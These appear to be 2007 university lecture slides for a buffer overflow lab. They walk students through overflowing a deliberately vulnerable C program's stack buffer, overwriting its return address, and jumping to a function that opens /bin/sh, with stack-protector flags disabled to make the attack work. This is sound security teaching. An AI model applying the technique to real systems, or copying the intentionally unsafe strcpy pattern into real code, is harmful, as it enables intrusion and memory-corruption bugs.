Project 5 - Buffer Overflow

CSE497b - Spring 2007

Introduction Computer and Network Security

Professor Jaeger

www.cse.psu.edu/~tjaeger/cse497b-s07/

Project Overview

- Due May 3, 5:00pm
- Given
  - Vulnerable program: cse497b-victim.c
  - Attack program: cse497b-attack.c
- Configure attack program to buffer overflow victim program
  - Execute a new shell
- These slides contain step-by-step instructions

The Players

- Buffer overflow vulnerability
  - Buffer allocated on stack
  - i.e., in local variables
- Attack code
  - Write a string to buf that overwrites a return address
    - You need to find the offset between the buffer start and the return address
  - Even overwrites the first argument to the exploit code
- Exploit
  - Call another function in the victim
    - You must find the address to call the victim function (opens a shell)
  - Does not require that you craft exploit code

Vulnerability

- Vulnerable Buffer
  - cse497b-victim.c

```
int victim(int ct, char **inputs, char *p, int i, int j)
{
  char buf[12];
  int tmp;

  for (i=0; i<12; i++) buf[i] = 0;
   p = buf;
   tmp = ct;

  /* print stats to help you determine how to overflow buffer */
  printf("&main = %p\n", (void *) &main);
  printf("&shell = %p\n", (void *) &shell);
  printf("&inputs[0] = %p\n", (void *) inputs);
  printf("&buf[0] = %p\n", (void *) buf);
...
for ( i=1; i<tmp; i++ ){
    printf("i = %d; tmp= %d; ct = %d; &tmp = %p\n", i, tmp, ct, (void *)&tmp);
     strcpy(p, inputs[i]);
...
```

Print Stack

- Victim function
  - Dumps contents of stack

```
  ...
  printf("BEFORE picture of stack\n");
  for ( i=((unsigned) buf-8); i<((unsigned) ((char *)&ct)+8); i++ )
    printf("%p: 0x%x\n", (void *)i, *(unsigned char *) i);

  /* run overflow */
  for ( i=1; i<tmp; i++ ){
    printf("i = %d; tmp= %d; ct = %d; &tmp = %p\n", i, tmp, ct, (void *)&tmp);
     strcpy(p, inputs[i]);

    /* print stack after the fact */
    printf("AFTER iteration %d\n", i);
    for ( j=((unsigned) buf-8); j<((unsigned) ((char *)&ct)+8); j++ )
      printf("%p: 0x%x\n", (void *)j, *(unsigned char *) j);

     p += strlen(inputs[i]);
    if ( i+1 != tmp )
      *p++ = ' ';
   }
  printf("buf = %s\n", buf);
  printf("victim: %p\n", (void *)&victim);

  return 0;
}
```

```
BEFORE picture of stack
0xbfa3b854: 0x3
0xbfa3b855: 0x0
0xbfa3b856: 0x0
0xbfa3b857: 0x0
0xbfa3b858: 0x3
0xbfa3b859: 0x0
0xbfa3b85a: 0x0
0xbfa3b85b: 0x0
0xbfa3b85c: 0x0
0xbfa3b85d: 0x0
0xbfa3b85e: 0x0
0xbfa3b85f: 0x0
0xbfa3b860: 0x0
0xbfa3b861: 0x0
0xbfa3b862: 0x0
0xbfa3b863: 0x0
0xbfa3b864: 0x0
0xbfa3b865: 0x0
0xbfa3b866: 0x0
0xbfa3b867: 0x0
0xbfa3b868: 0xa8
0xbfa3b869: 0xb8
0xbfa3b86a: 0xa3
0xbfa3b86b: 0xbf
0xbfa3b86c: 0x71
0xbfa3b86d: 0x84
0xbfa3b86e: 0x4
0xbfa3b86f: 0x8
0xbfa3b870: 0x3
0xbfa3b871: 0x0
0xbfa3b872: 0x0
0xbfa3b873: 0x0
```

buf

ebp

rtn addr

ct

cse497b-attack.c

- rtn_addr_distance
  - offset from start of buf
  - to start of return addr
- rtn1-4
  - return address
  - 4 bytes long
  - specify one at a time

```
int main(int argc, char **argv)
 {
  char* buf = (char *) malloc(sizeof(char)*1024);
  char** arr = (char **) malloc(sizeof(char *)*3);
  int i;
  int rtn_addr_distance /* = fill in */;
  char rtn1 /* = fill in */,
    rtn2 /* = fill in */,
    rtn3 /* = fill in */,
    rtn4 /* = fill in */;

  /* fill with x's up to return address */
  for ( i=0; i<rtn_addr_distance; i++ ) buf[i] = 'x';

  /* set address of replacement return address */
   buf[rtn_addr_distance] = rtn1;
  buf[rtn_addr_distance+1] = rtn2;
  buf[rtn_addr_distance+2] = rtn3;
  buf[rtn_addr_distance+3] = rtn4;

  /* set value of arg to the new return address: shell(0, argv) */
  buf[rtn_addr_distance+4] = 0;
  buf[rtn_addr_distance+5] = 0;

  /* set arguments to target */
  arr[0] = "./victim";
  arr[1] = buf;
  arr[2] = 0x00;

  /* execute target with buffer overflow */
  execv("./victim-label", arr);

  exit(0);
 }
```

Your task: fill in

Fill to rtn_addr

Specify new rtn_addr

Set first arg

Execute victim

Return Address

- We are using x86 architecture
- Integers are represented in “little endian” format
- Take address 0x8048471
  - Lowest byte appears at lowest address
  - rtn1 = 0x71
  - rtn2 = 0x84
  - rtn3 = 0x4
  - rtn4 = 0x8

```
0xbfa3b86c: 0x71
0xbfa3b86d: 0x84
0xbfa3b86e: 0x4
0xbfa3b86f: 0x8
```

```
/* set address of replacement return address */
 buf[rtn_addr_distance] = rtn1;
buf[rtn_addr_distance+1] = rtn2;
buf[rtn_addr_distance+2] = rtn3;
buf[rtn_addr_distance+3] = rtn4;
```

- Remember addresses are 8 hex digits long!

Exploit

- Execute a shell
  - Use code in victim
  - Return-to-libc
- Craft return address
  - To jump to call to “shell”

```
int main(int argc, char **argv)
{
  char *ptr;

  shell(argc, argv);
  victim(argc, argv, ptr, 0, 0);

  exit(0);
}
```

```
int shell(int i, char **inputs)
{
  printf("In shell\n");
  printf("i = %d; inputs = %p\n", i, (void *)inputs);

  /* should never run the shell normally */
  if (!i) {
    printf("Inside here\n");
    system("/bin/sh");
  }

  return 0;
}
```

Find Offset

- Build and run victim
  - 'make victim'
  - './victim foo bar'
- Find buffer address
  - printed at start of victim output

```
In shell
i = 3; inputs = 0xbfa3b944
&main = 0x8048424
&shell = 0x8048648
&inputs[0] = 0xbfa3b944
&buf[0] = 0xbfa3b854
BEFORE picture of stack
```

- To start of return address
  - read from stack
  - 0xbfa3b86c
- How do we know its the rtn_addr?
  - Must be an address in caller (main)

```
BEFORE picture of stack
0xbfa3b854: 0x3
0xbfa3b855: 0x0
0xbfa3b856: 0x0
0xbfa3b857: 0x0
0xbfa3b858: 0x3
0xbfa3b859: 0x0
0xbfa3b85a: 0x0
0xbfa3b85b: 0x0
0xbfa3b85c: 0x0
0xbfa3b85d: 0x0
0xbfa3b85e: 0x0
0xbfa3b85f: 0x0
0xbfa3b860: 0x0
0xbfa3b861: 0x0
0xbfa3b862: 0x0
0xbfa3b863: 0x0
0xbfa3b864: 0x0
0xbfa3b865: 0x0
0xbfa3b866: 0x0
0xbfa3b867: 0x0
0xbfa3b868: 0xa8
0xbfa3b869: 0xb8
0xbfa3b86a: 0xa3
0xbfa3b86b: 0xbf
0xbfa3b86c: 0x71
0xbfa3b86d: 0x84
0xbfa3b86e: 0x4
0xbfa3b86f: 0x8
0xbfa3b870: 0x3
0xbfa3b871: 0x0
0xbfa3b872: 0x0
0xbfa3b873: 0x0
```

buf

ebp

rtn addr

ct

Assign to Attack program

- Variable rtn_addr_distance is:
  - 0xbfa3b86c - 0xbfa3b854
  - Hex math: 6c-54 = 0x18 or 24

```
int main(int argc, char **argv)
 {
  char* buf = (char *) malloc(sizeof(char)*1024);
  char** arr = (char **) malloc(sizeof(char *)*3);
  int i;
  int rtn_addr_distance /* = fill in */;
  char rtn1 /* = fill in */,
    rtn2 /* = fill in */,
    rtn3 /* = fill in */,
    rtn4 /* = fill in */;

  /* fill with x's up to return address */
  for ( i=0; i<rtn_addr_distance; i++ ) buf[i] = 'x';

  /* set address of replacement return address */
   buf[rtn_addr_distance] = rtn1;
  buf[rtn_addr_distance+1] = rtn2;
  buf[rtn_addr_distance+2] = rtn3;
  buf[rtn_addr_distance+3] = rtn4;

  /* set value of arg to the new return address: shell(0, argv) */
  buf[rtn_addr_distance+4] = 0;
  buf[rtn_addr_distance+5] = 0;

  /* set arguments to target */
```

Your task:
fill in

Find Return Address

- This is a little harder
- But not much
- Need to find where function ‘shell’ is called
  - Need a label
- Step 1:
  - Build victim in assembler form
  - ‘make victim.s’
- Step 2:
  - Insert label before ‘call shell’
  - Print label value

Add label

- to cse497b-victim.s

```
main:
    leal    4(%esp), %ecx
    andl    $-16, %esp
    pushl   -4(%ecx)
    pushl   %ebp
    movl    %esp, %ebp
    pushl   %ebx
    pushl   %ecx
    subl    $48, %esp
    movl    %ecx, %ebx
    movl    4(%ebx), %eax
    movl    %eax, 4(%esp)
    movl    (%ebx), %eax
    movl    %eax, (%esp)
JMP_ADDR:
    call    shell
    movl    $0, 16(%esp)
    movl    $0, 12(%esp)
    movl    -12(%ebp), %eax
    movl    %eax, 8(%esp)
    movl    4(%ebx), %eax
    movl    %eax, 4(%esp)
    movl    (%ebx), %eax
    movl    %eax, (%esp)
            call        victim
```

(1) Find 'call shell'
(2) Add 'JMP_ADDR:' to the prior line

Print label

- Print JMP_ADDR instead of $shell
  - after 'call printf' in victim

Before

```
victim:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $40, %esp
    movl    $0, 20(%ebp)
            jmp         .L4
.L5:
    movl    20(%ebp), %eax
    movb    $0, -12(%ebp,%eax)
    addl    $1, 20(%ebp)
 .L4:
    cmpl    $11, 20(%ebp)
            jle         .L5
    leal    -12(%ebp), %eax
    movl    %eax, 16(%ebp)
    movl    8(%ebp), %eax
    movl    %eax, -16(%ebp)
    movl    $main, 4(%esp)
    movl    $.LC0, (%esp)
    call    printf
    movl    $shell, 4(%esp)
    movl    $.LC1, (%esp)
    call    printf
```

After

```
victim:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $40, %esp
    movl    $0, 20(%ebp)
            jmp         .L4
.L5:
    movl    20(%ebp), %eax
    movb    $0, -12(%ebp,%eax)
    addl    $1, 20(%ebp)
 .L4:
    cmpl    $11, 20(%ebp)
            jle         .L5
    leal    -12(%ebp), %eax
    movl    %eax, 16(%ebp)
    movl    8(%ebp), %eax
    movl    %eax, -16(%ebp)
    movl    $main, 4(%esp)
    movl    $.LC0, (%esp)
    call    printf
    movl    $JMP_ADDR, 4(%esp)
    movl    $.LC1, (%esp)
    call    printf
```

Build and Run Modified Victim

- Build
  - ‘make victim-label’
- Run
  - ‘./victim-label foo bar’

```
In shell
i = 3; inputs = 0xbfa3b944
&main = 0x8048424
&shell = 0x80486df
&inputs[0] = 0xbfa3b944
&buf[0] = 0xbfa3b85c
BEFORE picture of stack
0xbfa3b854: 0x3
0xbfa3b855: 0x0
0xbfa3b856: 0x0
0xbfa3b857: 0x0
```

Now ‘shell’ prints to the call address (JMP_ADDR)

Update cse497b-attack.c

- Set return address
  - if JMP_ADDR is 0x80486df
- Then,
  - rtn1 = 0xdf
  - rtn2 = 0x86
  - rtn3 = 0x4
  - rtn4 = 0x8

```
char rtn1 /* = fill in */,
     rtn2 /* = fill in */,
     rtn3 /* = fill in */,
     rtn4 /* = fill in */;
```

```
/* set address of replacement return address */
 buf[rtn_addr_distance] = rtn1;
buf[rtn_addr_distance+1] = rtn2;
buf[rtn_addr_distance+2] = rtn3;
buf[rtn_addr_distance+3] = rtn4;
```

Run the Attack

- Build
  - ‘make attack’
- Run
  - ‘./attack’
- Result
  - Should open a shell
  - Stop at a prompt: ‘$’
  - You can run shell commands and exit
- Don’t worry about seg fault after exit

Playpen

- Need to do this on an x86, 32-bit system
  - Best idea is Playpen
  - That is where we will test
- Supply us with your
  - cse497b-attack.c
  - cse497b-victim.s (assembler version)
  - in your tarfile -- ‘make tar’ to build this


Getting Around Modern Systems

- gcc build prevents stack smashing by default

```
# Environment Setup
 CC=gcc
CFLAGS=-g -Wall
STACK_FLAGS=-ffreestanding -fno-common -fno-stack-protector

#
# Setup builds

TARGETS=attack victim victim-label

attack : cse497b-attack.c
    ${CC} ${CFLAGS} -o $@ cse497b-attack.c

victim : cse497b-victim.c
    ${CC} ${STACK_FLAGS} -o $@ cse497b-victim.c
```

Linux Protections Too

- Linux PAX randomizes the address of the stack on each execution
  - Thus, we cannot specify exploit code in our buffer
- Thus, we jump to code in the victim program
  - The shell
  - Normally, attacker jumps to library call



Summary

PENNSTATE

- Configure attack program
  - Build a buffer that will overwrite the return address
  - Specify a new return address that executes the function 'shell'
- Need to measure victim
  - Distance from buffer to return address in victim
  - Return address from modified assembler version
- Update attack program
  - Variables that store this info
  - Remember 'little endian' and 'hex values'
- Run the attack and get the shell running
  - Not too many degrees of freedom, so don't be stuck